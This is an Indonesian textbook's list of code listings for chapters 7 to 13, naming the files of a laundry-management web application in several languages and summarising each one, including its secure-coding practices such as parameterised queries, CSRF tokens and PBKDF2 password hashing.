Kode 7.42 `python/ex_expression_index.py`: indeks pada `REPLACE(phone, '-', '')`. 333
Kode 7.43 `java/CustomerBills.java`: lima nota terakhir seorang pelanggan, dengan id diikat sebagai parameter. 334
Kode 8.1 `static/index.html`: halaman beranda. Setiap elemen menyatakan apa isinya; tampilannya berasal dari `css/style.css` dan datanya dari `js/home.js`. 342
Kode 8.2 `static/css/style.css`, baris 1 sampai 23: palet dan jari-jari sudut sebagai *custom property*. Setiap aturan di bawahnya memakai `var(--blue)` alih-alih mengulang `#2563eb`. 347
Kode 8.3 `static/css/style.css`: kepala halaman adalah baris *flex* yang boleh berpindah baris; menu adalah baris *flex* kedua di dalamnya. 347
Kode 8.4 `static/css/style.css`: ubin dasbor. `auto-fit` bersama `minmax(230px, 1fr)` memilih jumlah kolom menurut lebar yang tersedia. 349
Kode 8.5 `static/css/style.css`: aturan untuk layar selebar paling banyak 720 piksel. Menu bersembunyi di balik tombolnya, dan tabel berkelas `cards` menjadi satu kartu per baris. 350

Kode 8.6 `static/status.html`: formulir "Di mana cucian saya?" dan tiga wilayah yang diisi skrip: galat koneksi, pesan, dan hasil. 353
Kode 8.7 `static/js/home.js`: daftar harga dan kalkulator. Aturannya sama dengan server: berat dibulatkan ke atas, harga dikali unit, ekspres sebagai layanan tersendiri. 356
Kode 8.8 `static/js/ui.js`: `el(tag, atribut, ...anak)` membangun satu elemen. Anak yang belum berupa *node* menjadi *text node*, sehingga data tidak pernah dapat menjadi *markup*. 358
Kode 8.9 `static/js/api.js`: `LiveApi.request()`. Setiap pemanggilan sumber data *live* melewati baris-baris ini: *header*, *cookie* sesi, token anti-pemalsuan, isi JSON, dan satu jenis galat untuk setiap kegagalan....359
Kode 8.10 `static/js/api.js`: `probe()` meminta daftar harga kepada API dan menyerah setelah dua detik; `connect()` mengembalikan `LiveApi` atau `MockApi` menurut pengaturan....363
Kode 8.11 `static/js/status.js`: pemeriksaan status oleh pelanggan (FR-10). Tautan seperti `status.html?bill=B2938&phone=0896-0000-1482` mengisi formulir dan langsung memeriksa....364
Kode 8.12 `static/js/admin.js`: menampilkan aplikasi untuk seorang pengguna, dan formulir login. Tab yang tidak boleh dipakai sebuah peran disembunyikan, dan server memeriksa peran itu lagi pada setiap permintaan. 366
Kode 8.13 `static/js/admin.js`: satu tempat untuk setiap galat tampilan staf. 401 berarti sesi sudah hilang, sehingga kartu login muncul kembali; selebihnya ditampilkan di baris pesan. 370
Kode 8.14 `static/js/receipt.js`: struk, dibangun dengan `el()` dari JSON satu nota. Harga satuan adalah jumlah tagihan dibagi unit, sehingga perubahan harga di kemudian hari tidak pernah mengubah struk lama....371
Kode 8.15 `static/css/receipt.css`: ketika halaman dicetak sementara struk tampil, semua elemen dibuat tak terlihat kecuali struk, yang dipindahkan ke pojok kiri atas kertas. 374
Kode 8.16 `static/js/admin.js`: berkas CSV yang dibuat di peramban. Sebuah `Blob` menampung teksnya, *object URL* memberinya alamat, dan tautan sementara beratribut `download` menyimpannya....375
Kode 8.17 `static/tests/browser-tests.js`: uji struk. Ia masuk sebagai kasir, membuka B0014, menekan **Print receipt**, memeriksa isi dan logonya, lalu mengalihkan halaman ke media cetak dan memeriksa apa yang akan sampai ke kertas....379
Kode 8.18 `clients/python/laundry_client.py`: klien konsol untuk API JSON. *Cookie jar* memerankan peramban; atribut `csrf` memerankan halaman. 381
Kode 8.19 `clients/java/LaundryClient.java`: *field-field* dan `request()`. `CookieManager` menyimpan sesi; status 400 ke atas menjadi `ApiError` yang dibangun dari objek galat API....385
Kode 8.20 `clients/java/LaundryClient.java`: masuk sebagai pemilik lalu mencetak dasbor dan bulan terbaik, pertanyaan yang sama dengan klien Python dalam urutan yang sama. 386
Kode 9.1 `php/public/index.php`: *front controller*. Ia memuat aplikasi, mendaftar setiap rute halaman web dan API JSON, lalu menyerahkan permintaan kepada *kernel*....397
Kode 9.2 `php/src/Router.php`: rute menjadi ekspresi reguler; `match()` mengembalikan *handler* beserta nilai bagian `{...}`, atau melempar 404 atau 405. 400
Kode 9.3 `php/src/Kernel.php`: `run()` mengirim *header* keamanan, menangani CORS untuk API, memulai sesi, memanggil *handler*, dan mengubah setiap galat menjadi halaman yang ramah atau galat JSON. 402
Kode 9.4 `php/config.php`: mesin basis data, *path* SQLite, koneksi MySQL, dan jam. Mengubah `'db_engine'` menjadi `'mysql'` adalah seluruh sakelarnya....404
Kode 9.5 `php/src/Db.php`: satu koneksi, SQLite atau MySQL. Galat menjadi *exception*, baris tiba sebagai larik asosiatif, MySQL mendapat *strict mode*, SQLite mendapat *foreign key* dan penantian alih-alih "database is locked" seketika. 405
Kode 9.6 `php/src/Db.php`: setiap *query* jalur ini melewati `prepare()`, yang mengikat setiap nilai ke *placeholder* `?` beserta tipenya. `all`, `one`, `value`, dan `run` adalah empat bentuk jawaban yang dibutuhkan model....407
Kode 9.7 `php/src/models/Customers.php`: pencarian pelanggan. Teks SQL hanya memuat *placeholder*; teks pencarian dikirim sebagai nilai, dibungkus `%` oleh `like()`, yang juga meng-*escape* `%` dan `_` agar keduanya bermakna harfiah....407

Kode 9.8 `php/src/Db.php`: `transaction($work)` menjalankan sebuah fungsi di dalam satu transaksi, melakukan *commit* bila fungsi itu kembali dan *rollback* bila ia melempar galat, lalu melempar ulang galatnya agar pemanggil tetap melihatnya. 408

Kode 9.9 `php/src/Auth.php`: memulai sesi. Berkasnya berada di `data/sessions`, *cookie*-nya bernama `PLSESSID`, JavaScript tidak dapat membacanya, dan login kedaluwarsa setelah delapan jam. 409

Kode 9.10 `php/src/Auth.php`: `attempt()` memeriksa batas percobaan dan kata sandi serta memberi jawaban yang sama untuk setiap kegagalan; `login()` memulai sesi baru bagi pengguna itu. 411

Kode 9.11 `php/src/Password.php`: membuat dan memeriksa *hash* PBKDF2-SHA-256 dalam format bersama, dengan `hash_pbkdf2()` dan `hash_equals()` yang berwaktu konstan. 412

Kode 9.12 `php/src/Auth.php`: satu token acak per sesi, dibandingkan dalam waktu konstan. 415

Kode 9.13 `php/src/helpers.php`: isian tersembunyi yang wajib ada di setiap formulir yang mengubah data. 415

Kode 9.14 `php/src/Web.php`: setiap aksi formulir memeriksa token lebih dahulu. Formulir dari situs lain, atau dari sesi lama, ditolak dengan 403 sebelum apa pun terjadi. 415

Kode 9.15 `php/src/Auth.php`: tabel izin. Setiap *handler* memanggil `Auth::require($user, 'bills.finish', ...)` dengan salah satu nama ini; menu dibangun dari tabel yang sama. 416

Kode 9.16 `php/src/Validate.php`: bilangan bulat dari `$min` sampai `$max`, menerima bilangan bulat dari JSON atau string digit dari formulir, dan menolak selebihnya. 417

Kode 9.17 `php/templates/bills/new.php`: isian jumlah dan rak. Nilai lama dicetak kembali melalui `h()`, daftar rak hanya menawarkan rak kosong, dan setiap isian membawa galatnya sendiri. 418

Kode 9.18 `php/src/helpers.php`: `h()` meng-*escape* nilai untuk HTML, `to_int()` menormalkan jumlah uang dari basis data, dan `money()` menuliskannya dengan cara Indonesia. 419

Kode 9.19 `php/src/View.php`: *template* adalah berkas PHP yang dijalankan dengan *output buffer*; `page()` membungkusnya dalam tata letak bersama, `bare()` mengirimnya sendirian (struk, halaman status). 420

Kode 9.20 `php/templates/login.php`: formulir login. Setiap nilai, termasuk URL, melewati `h()`; formulirnya membawa token CSRF dan alamat tujuan kembali setelah login. 421

Kode 9.21 `php/src/Web.php`: aksi formulir. Ia memeriksa sesi dan token, mengumpulkan isian, membiarkan model membuat nota, lalu mengalihkan ke nota baru atau menampilkan formulir lagi beserta galatnya. 422

Kode 9.22 `php/src/models/Bills.php`: `create()` memeriksa peran dan setiap isian, mengumpulkan semua galat sekaligus, dan baru kemudian menulis nota di dalam satu transaksi. 423

Kode 9.23 `php/src/models/Bills.php`: di dalam transaksi rak diperiksa lagi, harga dibaca lagi, id berikutnya dihitung, dan baris `Bill`, `StatusLog`, serta `Payment` opsional disisipkan. 424

Kode 9.24 `php/src/models/Bills.php`: menandai nota selesai. Peran dan outlet diperiksa, dan `UPDATE` hanya mengubah baris itu bila masih berstatus *queued*. 427

Kode 9.25 `php/src/models/Bills.php`: `checkPayment()` mengembalikan pembayaran yang sudah dibersihkan beserta galat per isian; sisa tagihan dan deposit diberikan sebagai argumen, sehingga fungsi yang sama melayani formulir nota baru dan halaman pembayaran. 429

Kode 9.26 `php/templates/receipt.php`: struk satu nota dengan logo resmi. Setiap nilai melewati `h()`; harga satuan berasal dari nota, bukan dari daftar harga hari ini. 431

Kode 9.27 `php/public/assets/receipt.css`: aturan cetak. Navigasi hilang dan struk memenuhi kertas; di layar struk berupa lembaran 80 mm di atas latar abu-abu. 433

Kode 9.28 `php/src/models/Reports.php`: laporan bulanan. Uang yang ditagihkan dikelompokkan menurut bulan kedatangan nota, uang yang diterima menurut bulan pembayaran, dan setiap bulan dalam periode muncul sekalipun tanpa nota. 435

Kode 9.29 `php/src/models/Reports.php`: baris menjadi CSV dengan `fputcsv()`, yang memberi tanda petik pada nilai yang memuat koma, tanda petik, atau pindah baris. 437

Kode 9.30 `php/src/Api.php`: setiap jawaban API keluar melalui `json()`: status, *header* tambahan, jenis isi JSON, dan `json_encode()`. 438

Kode 9.31 `php/src/Api.php`: permintaan perubahan membutuhkan sesi (bila tidak, 401) lalu *header* `X-CSRF-Token` (bila tidak, 403), dengan urutan itu. 438
Kode 9.32 `php/src/Api.php`: `POST /api/bills`. Isinya diurai sebagai JSON dan diberikan ke `Bills::create()` yang sama dengan formulir; jawabannya `201 Created` dengan *header* `Location` dan seluruh nota baru. 438
Kode 9.33 `php/tests/run.php`: pemeriksaan `TC-4.3`. Enam jumlah yang salah dikirim ke API sebagai kasir Wiyung; masing-masing harus ditolak dengan 422 dan pesan yang benar, dan jumlah baris tabel tidak boleh berubah. 441
Kode 9.34 `side-by-side/php/create_bill.php`: `Bills::create()` milik jalur ini sendiri, dipanggil dari baris perintah pada salinan basis data. 443
Kode 9.35 `side-by-side/python/create_bill.py`: `create_bill()`, dengan pemeriksaan lebih dahulu, lalu satu transaksi yang dimulai dengan `BEGIN IMMEDIATE`, id berikutnya, dan ketiga penyisipan. 444
Kode 9.36 `side-by-side/java/CreateBill.java`: `createBill()` dengan JDBC. Bentuknya sama: validasi semuanya, lalu `BEGIN IMMEDIATE`, periksa rak lagi, hitung id dan sisipkan, dan `ROLLBACK` pada *exception* apa pun. 446
Kode 10.1 `requirements.txt`: setiap paket dengan versi persis, sehingga mahasiswa yang memasangnya hari ini mendapatkan versi yang dipakai saat pengujian. 456
Kode 10.2 `.flaskenv`: pengaturan yang aman dibagikan. Jam demo membuat dasbor dapat direproduksi; beri tanda `#` di depan baris terakhir untuk memakai jam Surabaya yang sebenarnya. 458
Kode 10.3 `laundry/__init__.py`, baris 24 sampai 66: *application factory*. Ia membaca pengaturan, menimpakan pengaturan uji di atasnya, memasang penyimpanan sesi dan pembatas laju, lalu mendaftarkan penjaga, pembantu templat, aturan *header*, *blueprint*, penangan galat, dan baris perintah. 460
Kode 10.4 `laundry/config.py`, baris 24 sampai 39: pengaturan dibaca dari lingkungan dengan nilai bawaan yang aman. `DB_ENGINE` adalah satu-satunya pengaturan yang memindahkan aplikasi dari SQLite ke MySQL. 462
Kode 10.5 `laundry/clock.py`: waktu toko sebagai nilai `datetime` tanpa zona, dengan jam beku opsional untuk demonstrasi dan uji. 463
Kode 10.6 `laundry/views/status.py`: seluruh *blueprint* halaman status publik (S13). *View* membaca dua isian, menerapkan batas laju, bertanya kepada lapisan logika, lalu memilih templat dan status HTTP. 465
Kode 10.7 `laundry/api/__init__.py`: satu *blueprint* dengan awalan `/api`; mengimpor modul-modul rute di bagian akhir akan menempelkan rute-rutenya ke *blueprint* ini. 467
Kode 10.8 `laundry/db.py`, baris 44 sampai 108: kelas `Database`. Setiap metode mengirim nilai terpisah dari teks SQL; untuk MySQL, `_sql()` mengubah `?` menjadi `%s`. 468
Kode 10.9 `laundry/db.py`, baris 110 sampai 134: `transaction()` sebagai *context manager*. Keluar dari blok `with` secara normal berarti *commit*; pengecualian apa pun menyebabkan *rollback* lalu dilempar kembali. 469
Kode 10.10 `laundry/db.py`, baris 138 sampai 180: satu koneksi per permintaan, dibuka pada pemakaian pertama dan ditutup oleh fungsi *teardown*. 470
Kode 10.11 `laundry/logic/rules.py`, baris 72 sampai 103: id berikutnya (BR-14) dan pemeriksaan bilangan bulat, yang dipakai untuk satuan dan uang. 472
Kode 10.12 `laundry/logic/bills.py`, baris 254 sampai 315: `create_bill()`. Setiap pemeriksaan dan setiap operasi tulis terjadi di dalam satu transaksi; harga dihitung di sini dari daftar harga, dan harga yang dikirim peramban tidak pernah dibaca. 473
Kode 10.13 `laundry/logic/bills.py`, baris 355 sampai 369: dari *queued* ke *finished*. Status diperiksa dua kali: sekali di Python untuk pesan yang ramah, dan sekali di dalam `UPDATE` itu sendiri agar dua penekanan serentak tidak sama-sama berhasil. 475
Kode 10.14 `laundry/auth.py`, baris 42 sampai 61: `protect_every_request()`. Ia memuat pengguna dari sesi, menolak permintaan anonim ke apa pun yang tidak publik, dan memeriksa token CSRF setiap permintaan yang mengubah data. 476
Kode 10.15 `laundry/logic/rules.py`, baris 9 sampai 40: peran yang diturunkan dari baris pegawai (BR-12) dan tabel izin yang dipakai bersama oleh halaman, API, dan templat. 477

Kode 10.16 `laundry/passwords.py`: PBKDF2-HMAC-SHA256 dengan 600.000 iterasi dan *salt* acak 16 byte, dibandingkan dalam waktu konstan; alamat e-mail yang tidak dikenal menghabiskan waktu sebanyak alamat yang dikenal. 478
Kode 10.17 `laundry/security.py`, baris 101 sampai 126: menyimpan sesi. Logout menghapusnya; login memberinya pengenal baru; cookie-nya `HttpOnly`, `SameSite=Lax`, dan `Secure` ketika situs dilayani melalui HTTPS. 481
Kode 10.18 `laundry/security.py`, baris 130 sampai 152: token CSRF per sesi dan pemeriksaannya. Halaman orang asing dapat membuat peramban mengirim cookie, tetapi tidak dapat membaca token dari halaman-halaman aplikasi binatu. 482
Kode 10.19 `laundry/templates/base.html`, baris 19 sampai 32: menu. Setiap butir hanya muncul jika `can()` menyatakan peran itu boleh memakainya; server memeriksa izin yang sama sekali lagi pada setiap permintaan. 483
Kode 10.20 `laundry/templates/status/check.html`, baris 26 sampai 43: bagian hasil pada halaman status. Setiap nilai melewati *escaping* Jinja2 dan filter format binatu. 488
Kode 10.21 `laundry/api/bills.py`, baris 35 sampai 49: `POST /api/bills`. Hanya lima isian bernama yang disalin dari badan permintaan; jawabannya adalah nota baru, status 201, dan *header* `Location`. 489
Kode 10.22 `laundry/logic/reports.py`, baris 84 sampai 110: laporan bulanan. Uang yang ditagih dikelompokkan menurut bulan nota tiba; uang yang diterima menurut bulan pembayaran; bulan tanpa nota tetap muncul dengan angka nol. 491
Kode 10.23 `laundry/views/reports.py`, baris 56 sampai 72: ekspor CSV. Kolomnya adalah daftar yang sama dengan yang dipakai tabel HTML, angkanya polos (tanpa `Rp`, tanpa titik), dan nama berkasnya memuat periode. 492
Kode 10.24 `laundry/errors.py`, baris 11 sampai 67: kelas-kelas galat. Logika melemparnya; penangan di *factory* mengubahnya menjadi halaman atau galat JSON milik API. 492
Kode 10.25 `laundry/__init__.py`, baris 120 sampai 136: penangan galat tak terduga. *Traceback* lengkap masuk ke log server dengan waktu rujukan; orang melihat halaman yang ramah atau `server_error` dengan rujukan itu. 494
Kode 10.26 `tests/conftest.py`, baris 42 sampai 63: setiap uji mendapat salinan `laundry.db` sendiri di folder sementara, aplikasi sendiri dengan jam yang dibekukan pada 2026-09-30 21:00:00, dan sebuah klien uji. 494
Kode 10.27 `tests/test_fr10_status.py`, baris 1 sampai 45: empat uji cek status pertama. Nilai harapannya adalah yang tertulis dalam kebutuhan (AC-10.2) dan rencana uji (TC-10.1 sampai TC-10.5). 495
Kode 10.28 `python/status_lookup.py`: cek status hanya dengan pustaka standar. *Prepared statement* tunggal yang sama memeriksa id nota dan digit telepon bersama-sama. 499
Kode 10.29 `java/StatusServer.java`: cek status sebagai layanan web Java. SQL yang sama, JSON yang sama dengan urutan kunci yang sama, 404 yang sama untuk kedua kegagalan, batas yang sama yaitu sepuluh pencarian per menit per alamat. 501
Kode 10.30 `python/compare_status.py`: empat pertanyaan status kepada dua server, dibandingkan byte demi byte, disusul pemeriksaan batas laju. 507
Kode 11.1 `java-httpserver/run.sh`: skrip *build* dan menjalankan program untuk macOS dan Linux. `javac` mengompilasi daftar sumber; `-cp "lib/*"` memasukkan setiap jar di `lib/` ke *class path*; `run.bat` dan `run.ps1` melakukan hal yang sama di Windows. 518
Kode 11.2 `config.example.properties`: setiap pengaturan beserta nilai bawaannya. Variabel lingkungan dengan nama yang sama dalam huruf kapital (`DB_URL`, `SERVER_PORT`, `DB_PASSWORD`) mengalahkan isi berkas. 518
Kode 11.3 `App.java`, konstruktornya: pengaturan, lalu basis data, lalu jam, sesi, dan templat, lalu satu objek untuk setiap kelompok *use case*. Setiap layanan menerima tepat apa yang ia perlukan. 522
Kode 11.4 `App.main()`: seluruh proses awal program. `app.start()` mengembalikan porta yang benar-benar dipakai, sehingga sebuah pengujian dapat meminta porta 0 dan menerima porta bebas mana pun. 522
Kode 11.5 `WebServer.handle()`: empat pemeriksaan yang dilalui setiap permintaan, selalu dalam urutan yang sama, dan satu-satunya tempat galat diubah menjadi jawaban. 523

Kode 11.6 `Router.register()` dan `Router.match()`: `{id}` menjadi grup `([^/]+)`, `{file*}` menjadi `(.+)`, dan selebihnya dikutip apa adanya. 525
Kode 11.7 `Routes.build()`, bagian pertama: rute publik, lalu halaman staf untuk FR-4 hingga FR-7. Referensi metode seperti `bills::finish` adalah *handler*-nya. 527
Kode 11.8 `Database.connect()`, `read()`, dan `write()`. Setiap perubahan berjalan di dalam `write()`: *commit* di akhir, *rollback* pada galat apa pun. 527
Kode 11.9 `Sql.java`: `list`, `one`, `number`, `text`, `update`, dan `insertReturningId`. Setiap nilai mencapai basis data melalui `setObject()` pada sebuah *placeholder* `?`. 529
Kode 11.10 `BillRepository`: ketiga perubahan status adalah **update bersyarat**. Masing-masing hanya mengubah baris jika nota masih dalam keadaan yang diharapkan, dan mengembalikan jumlah baris yang berubah. 532
Kode 11.11 `PasswordHash.pbkdf2()` dan `verify()`: *salt* di-*decode* dari Base64 sebelum dipakai, dan perbandingannya memakan waktu yang sama entah bita pertama ataupun bita terakhir yang berbeda. 533
Kode 11.12 `AuthService.login()`: satu pesan untuk setiap kegagalan, biaya yang sama untuk "e-mail tidak ada" dan "kata sandi salah", dan penguncian setelah lima kegagalan. 534
Kode 11.13 `SessionStore.randomToken()` dan `createFor()`: 32 bita acak dari `SecureRandom` untuk id sesi dan 32 bita lagi untuk token CSRF, serta sesi baru pada setiap login. 535
Kode 11.14 `WebServer.checkCsrf()`: formulir mengirim token dalam *field* tersembunyi `_csrf`, klien API dalam *header* `X-CSRF-Token`; perbandingannya berjalan dalam waktu konstan. 536
Kode 11.15 `Template.java`: `{{name}}` di-*escape* dengan `Html.esc()`, `{{{name}}}` disisipkan apa adanya dan hanya dipakai untuk HTML yang dibangun program itu sendiri. 536
Kode 11.16 `templates/payment_form.html`: formulir S06. Token CSRF adalah *field* tersembunyi; pesan galat disisipkan dengan kurung rangkap tiga karena `Html.fieldError()` sudah meng-*escape*-nya. 537
Kode 11.17 `BillService.finish()`: pemeriksaan peran, lalu satu transaksi berisi pemeriksaan gerai, *update* bersyarat, dan baris `StatusLog`. 539
Kode 11.18 `BillService.addPayment()`: nota dibaca, diperiksa, dan dibayar di dalam satu `db.write()`; kembalian untuk pembayaran tunai dihitung sesudahnya dan tidak pernah disimpan. 541
Kode 11.19 `ApiBills.pay()`: *endpoint* membaca badan JSON, memanggil `addPayment()` yang sama dengan formulir web, dan menjawab 201 berisi pembayaran dan keadaan baru nota. 542
Kode 11.20 `api/api_session.sh`: login sebagai kasir Wiyung, membaca B2938, mencoba membayar tanpa dan dengan *header* CSRF, menyerahkan cucian, lalu melihatnya seperti yang dilihat pelanggan. 542
Kode 11.21 `TestRunner.java`: TC-6.1 dan TC-6.2. `resetDb()` menyalin ulang basis data contoh, sehingga setiap kelompok kasus dimulai dari binatu yang sama. 544
Kode 11.22 `WEB-INF/web.xml`, bagian pertama: parameter konteks, *listener* yang berjalan sekali saat mulai, dan *filter* yang dipetakan ke `/*`, yang berjalan sebelum setiap permintaan. 547
Kode 11.23 `web.xml`: servlet nota menjawab setiap URL di bawah `/bills/`, dan *cookie* sesi bernama `session`, `HttpOnly`, dan `SameSite=Lax` 547
Kode 11.24 `AppFilter.doFilter()`: pengguna dari sesi, pengalihan ke halaman login atau 401 untuk API, pemeriksaan CSRF untuk setiap perubahan, lalu `chain.doFilter()`; setiap *exception* menjadi jawaban, dan koneksi basis data selalu ditutup. 548
Kode 11.25 `BillsServlet.doPost()`: jalur `/bills/B2938/finish` menjadi `["B2938", "finish"]`; setiap aksi terlebih dahulu memeriksa peran dengan `Web.require()`, lalu memanggil logika. 549
Kode 11.26 `Db.tx()`: *commit* jika pekerjaan selesai, *rollback* pada *exception* apa pun; transaksi di dalam transaksi bergabung dengan yang di luarnya. 551
Kode 11.27 `Bills.addPayment()` di jalur servlet: `lock()` mengambil kunci baris di MySQL (`SELECT ... FOR UPDATE`) dan tidak melakukan apa-apa di SQLite, yang transaksinya sudah memegang kunci tulis. 551
Kode 11.28 `WEB-INF/views/bills/payment.jsp`: formulir S06. `${bill.balance}` membaca sebuah nilai, `<c:if>` memutuskan apakah `checked` dicetak, dan setiap nilai yang diketik orang melewati `fn:escapeXml` atau `<c:out>`. 552

Kode 11.29 `WEB-INF/laundry.tld`, fungsi pertama: `${f:money(bill.payment)}` memanggil `Fmt.money(Object)`, yang menulis 40000 sebagai `Rp 40.000`.....554
Kode 11.30 `WEB-INF/jspf/header.jspf`, menunya: `${can.reports}` hanya bernilai benar bagi supervisor dan pemilik. Menyembunyikan butir menu adalah kenyamanan; servlet memeriksa peran sekali lagi.....554
Kode 11.31 `jsp-servlet/build.sh`: menyalin folder web, mengompilasi aplikasi terhadap API Servlet, menambahkan *driver* JDBC (dan jar JSTL jika ada), mengompilasi MiniContainer, lalu mengemas WAR.....556
Kode 11.32 `META-INF/context.xml`: pengaturan khusus Tomcat yang ikut di dalam WAR.....558
Kode 11.33 `minicontainer/Main.java`: satu aplikasi web dari folder WAR yang sudah dibongkar, dilayani `HttpServer` milik JDK; servlet, *filter*, *listener*, halaman, dan `web.xml`-nya persis milik WAR.....558
Kode 11.34 `payment/python/record_payment.py`: UC-09 dengan pustaka standar. `validate()` adalah BR-6, `record()` transaksinya, `main()` baris perintahnya.....562
Kode 11.35 `payment/java/RecordPayment.java`: *use case* yang sama dengan JDBC, dijalankan sebagai satu berkas sumber dengan `java -cp sqlite-jdbc-3.53.2.0.jar RecordPayment.java ...`.....565
Kode 11.36 `payment/compare_payment.py`, kasus-kasus dan `main()`: Python dan Java dibandingkan bita demi bita, jawaban server dibandingkan berdasarkan makna.....571
Kode 12.1 `appsettings.json`: alamat, tingkat *logging*, dan bagian `Laundry` berisi jenis penyimpanan, folder data, dan jam demo.....582
Kode 12.2 `Program.cs`: membaca pengaturan, mendaftarkan layanan, mengonfigurasi *antiforgery* dan Razor Pages, menyusun *pipeline*, lalu berjalan.....584
Kode 12.3 `Pages/Bills/Payment.cshtml.cs`: `OnGet` menampilkan formulir dengan sisa tagihan sudah terisi; `OnPost` mencatat pembayaran, menampilkan ulang formulir dengan 422 dan pesan per *field*, atau menampilkan nota dengan 409.....588
Kode 12.4 `Pages/Bills/Payment.cshtml`, bagian pertama: rute `/bills/{id}/payments/new`, fungsi lokal `V()` untuk nilai yang telah diketik, dan tombol radio yang atribut `checked`-nya hanya ditulis Razor ketika ekspresinya benar.....590
Kode 12.5 `Pages/Bills/Detail.cshtml`: rute `/bills/{id}/{step?}` dengan batasan ekspresi reguler, sehingga `/bills/B2938` dan `/bills/B2938/finish` mencapai halaman ini sedangkan `/bills/B2938/receipt` tidak.....590
Kode 12.6 `Pages/Shared/_Layout.cshtml`, menunya: `@if (user.Can(...))` hanya menampilkan sebuah butir kepada peran yang boleh memakainya, berdasarkan tabel izin yang sama dengan yang diperiksa server.....591
Kode 12.7 `Pages/_ViewImports.cshtml`: *namespace* yang dapat dipakai setiap halaman tanpa `using`, dan keputusan menulis formulir sebagai HTML biasa.....591
Kode 12.8 `razor-basics/Pages/Pay.cshtml.cs`: `[BindProperty]` mengisi `Input` dari formulir yang dikirim; atribut pada `PaymentInput` adalah aturan validasinya; `OnPostCheck` adalah *named handler*.....592
Kode 12.9 `razor-basics/Pages/Pay.cshtml`: `asp-for` membangkitkan atribut `id`, `name`, `value`, dan validasi setiap *field*; `asp-page-handler="Check"` membuat tombol kedua mengirim ke `OnPostCheck`.....592
Kode 12.10 `Web/Guard.cs`, `InvokeAsync()`: memuat pengguna, menolak atau mengalihkan ketika sesi diperlukan, memeriksa token *antiforgery* untuk setiap perubahan, menjalankan sisa *pipeline*, lalu mengubah setiap *exception* menjadi jawaban.....594
Kode 12.11 `Web/LaundryPage.cs`: sebelum *handler* mana pun berjalan, sepasang token dibangkitkan dan disimpan, sehingga *cookie*-nya masih dapat diatur; halaman menulis `@Model.Csrf` ke *field* tersembunyinya.....595
Kode 12.12 `Web/Guard.cs`, `HandleAsync()`: *exception* yang tidak terduga dicatat lengkap bersama waktu rujukan dan dijawab dengan 500 serta rujukan itu saja; `AppError` menjadi galat JSON milik API atau halaman `/error` dengan statusnya sendiri.....596
Kode 12.13 `Web/Sessions.cs`, `Create()`: 32 bita acak dari `RandomNumberGenerator` sebagai id, dan *cookie* yang ditulis dengan `HttpOnly`, `SameSite=Lax`, serta `Secure` bila memakai HTTPS.....597

Kode 12.14 `Core/Passwords.cs`, `Verify()`: `Rfc2898DeriveBytes.Pbkdf2` menghitung kuncinya, `CryptographicOperations.FixedTimeEquals` membandingkannya dalam waktu konstan. 598
Kode 12.15 `Data/ILaundryStore.cs`, cuplikan: `InTransaction` menjalankan pekerjaan secara atomik; operasi baca mengembalikan *record*; operasi tulis mencakup *update* bersyarat yang mengembalikan jumlah baris yang berubah. 598
Kode 12.16 `Data/CsvLaundryStore.cs`, `InTransaction()`: satu kunci untuk segalanya, salinan data sebelum pekerjaan, berkas hanya ditulis jika pekerjaan berhasil, dan salinan dikembalikan jika gagal. 600
Kode 12.17 `Data/Csv.cs`, `Write()`: seluruh tabel disusun di memori, ditulis ke `Bill.csv.tmp`, dan baru kemudian diganti namanya menimpa `Bill.csv`. 601
Kode 12.18 `Data/SqlLaundryStore.cs`, `Command()`: setiap `?` menjadi `@p0`, `@p1`, … dengan nilainya diikat sebagai `DbParameter`; ketidakcocokan antara jumlah *placeholder* dan nilai adalah kesalahan pemrograman dan langsung dihentikan. 603
Kode 12.19 `Data/SqlLaundryStore.cs`, `InTransaction()`: satu koneksi dan satu `DbTransaction`; *commit* jika pekerjaan kembali normal, *rollback* jika melemparkan galat; pemanggilan bersarang bergabung dengan transaksi luar. 603
Kode 12.20 `ProfitinaLaundry.csproj`: Web SDK, .NET 10, dan dua sakelar *build* opsional yang mendefinisikan `USE_SQLITE` atau `USE_MYSQL`. 604
Kode 12.21 `Data/DbConnectionFactories.cs`: satu-satunya baris program yang menyebut kelas *provider*, masing-masing di balik `#if`; tanpa sakelar, metode ini mengembalikan `null` dan penyimpanan CSV yang dipakai. 605
Kode 12.22 `Logic/Laundry.cs`, `MarkFinished()`: satu transaksi dengan pemeriksaan gerai, pemeriksaan status, *update* bersyarat, dan baris `StatusLog`. 607
Kode 12.23 `Logic/Laundry.cs`: `AddPayment()` dan `ValidatePayment()`. Setiap masalah dikumpulkan dalam satu *dictionary* pesan *field*, lalu `AppError.Validation` menjawab 422 dengan semuanya. 607
Kode 12.24 `walk/walk_payment.sh`: tujuh langkah satu pembayaran melalui halaman-halaman, dengan *cookie jar* dan token tersembunyi yang ditangani seperti peramban menanganinya. 609
Kode 12.25 `Pages/Bills/Receipt.cshtml`, notanya sendiri: setiap ekspresi `@` di-*encode* sebagai HTML oleh Razor; alamat, *e-mail*, dan tanggal lahir pelanggan tidak pernah ditampilkan (AC-7.4). 612
Kode 12.26 `Api/ApiEndpoints.cs`, *endpoint* pembayaran: pemeriksaan peran, isi JSON, `AddPayment()` yang sama dengan halaman, dan jawaban yang disusun dari *field* bernama. 614
Kode 12.27 `monthly/csharp/Program.cs`: program konsol dengan *top-level statements*. Dua *dictionary* mengumpulkan Persamaan (12.3) dan Persamaan (12.4); sebuah perulangan atas bulan-bulan menulis satu baris untuk masing-masing. 618
Kode 12.28 `monthly/java/MonthlyReport.java`, `main()` dan `money()`: `YearMonth` menelusuri bulan-bulan, `merge(..., Long::sum)` menambahkan sebuah pembayaran ke bulannya; pembaca CSV-nya sama dengan versi C#. 621
Kode 12.29 `monthly/python/monthly_report.py`: `csv.DictReader` membaca berkas, `defaultdict(int)` memberi nol untuk bulan yang tidak ada, dan keluarannya ditulis sebagai bita agar setiap baris berakhir dengan CRLF di setiap sistem operasi. 621
Kode 12.30 `monthly/compare_monthly.py`: login ke API sebagai pemilik, mengambil `/api/reports/monthly?format=csv`, menjalankan ketiga program, dan membandingkan panjang serta *digest* SHA-256. 623
Kode 12.31 `Logic/Reports.cs`: kasus bulanan dari `Run()`, yang mengisi setiap bulan dalam periode, dan `Csv()`, yang menulis baris judul dan baris-baris data dengan CRLF serta memberi tanda kutip pada sebuah sel hanya jika sel itu memuat koma, tanda kutip, atau pergantian baris. 624
Kode 13.1 `requirements.txt` jalur Django: Django sendiri, WhiteNoise untuk berkas statis, python-dotenv untuk berkas `.env`, dan *driver* MySQL berbahasa Python murni. 638
